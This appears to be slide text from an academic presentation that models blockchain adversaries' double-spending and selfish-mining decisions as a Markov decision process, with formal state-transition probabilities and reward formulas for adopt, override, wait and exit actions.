


Reward for adversary: 2
State: (3, 1) \rightarrow (1, 1)

+ double-spending value




MDP model (simplified) - Wait Action



$$r_a=0, r_h=0$$

MDP model (simplified) - Override Action




Reward for adversary: $I_h + 1$

Action iif $I_a > I_h$

MDP - State Transitions and Rewards

State × Action	Resulting State	Probability	Reward (in Block reward)
(l_a, l_h, b_e, \cdot) , adopt	$(1, 0, 0, i)$	α	$(-c_m, l_h)$
	$(1, 0, 1, i)$	ω	$(-c_m, l_h)$
	$(0, 1, 0, r)$	$(1 - \alpha - \omega) \cdot (1 - r_s)$	$(-c_m, l_h)$
	$(0, 0, 0, i)$	$(1 - \alpha - \omega) \cdot r_s$	$(-c_m, l_h)$
(l_a, l_h, b_e, \cdot) , override	$\left(l_a - l_h, 0, b_e - \lceil (l_h + 1) \frac{b_e}{l_a} \rceil, i \right)$	α	$\left(\lfloor (l_h + 1) \frac{l_a - b_e}{l_a} \rfloor - c_m, 0 \right)$
	$\left(l_a - l_h, 0, b_e - \lceil (l_h + 1) \frac{b_e}{l_a} \rceil + 1, i \right)$	ω	$\left(\lfloor (l_h + 1) \frac{l_a - b_e}{l_a} \rfloor - c_m, 0 \right)$
	$\left(l_a - l_h - 1, 1, b_e - \lceil (l_h + 1) \frac{b_e}{l_a} \rceil, r \right)$	$(1 - \alpha - \omega) \cdot (1 - r_s)$	$\left(\lfloor (l_h + 1) \frac{l_a - b_e}{l_a} \rfloor - c_m, 0 \right)$
	$\left(l_a - l_h - 1, 0, b_e - \lceil (l_h + 1) \frac{b_e}{l_a} \rceil, i \right)$	$(1 - \alpha - \omega) \cdot r_s$	$\left(\lfloor (l_h + 1) \frac{l_a - b_e}{l_a} \rfloor - c_m, 0 \right)$
(l_a, l_h, b_e, i) , wait	$(l_a + 1, l_h, b_e, i)$	α	$(-c_m, 0)$
	$(l_a + 1, l_h, b_e + 1, i)$	ω	$(-c_m, 0)$
	$(l_a, l_h + 1, b_e, r)$	$(1 - \alpha - \omega) \cdot (1 - r_s)$	$(-c_m, 0)$
	(l_a, l_h, b_e, i)	$(1 - \alpha - \omega) \cdot r_s$	$(-c_m, 0)$
(l_a, l_h, b_e, a) , wait	$(l_a + 1, l_h, b_e, a)$	α	$(-c_m, 0)$
	$(l_a + 1, l_h, b_e + 1, a)$	ω	$(-c_m, 0)$
	$(l_a - l_h, 1, b_e - \lceil (l_h) \frac{b_e}{l_a} \rceil, r)$	$\gamma \cdot (1 - \alpha - \omega) \cdot (1 - r_s)$	$\left(\lfloor (l_h) \frac{l_a - b_e}{l_a} \rfloor - c_m, 0 \right)$
	$(l_a, l_h + 1, b_e, r)$	$(1 - \gamma) \cdot (1 - \alpha - \omega) \cdot (1 - r_s)$	$(-c_m, 0)$
	(l_a, l_h, b_e, a)	$(1 - \alpha - \omega) \cdot r_s$	$(-c_m, 0)$
(l_a, l_h, b_e, \cdot) , exit	exit	1	$(l_a - b_e + v_d, 0)$



Quantifying Security with an MDP

Quantifying Blockchain Security




**Optimal
Adversarial
Strategies**



**Honest
Behaviour**

Quantifying Blockchain Security



Quantifying Blockchain Security


**Optimal
Adversarial
Strategies**

Double-Spending
→
Selfish Mining

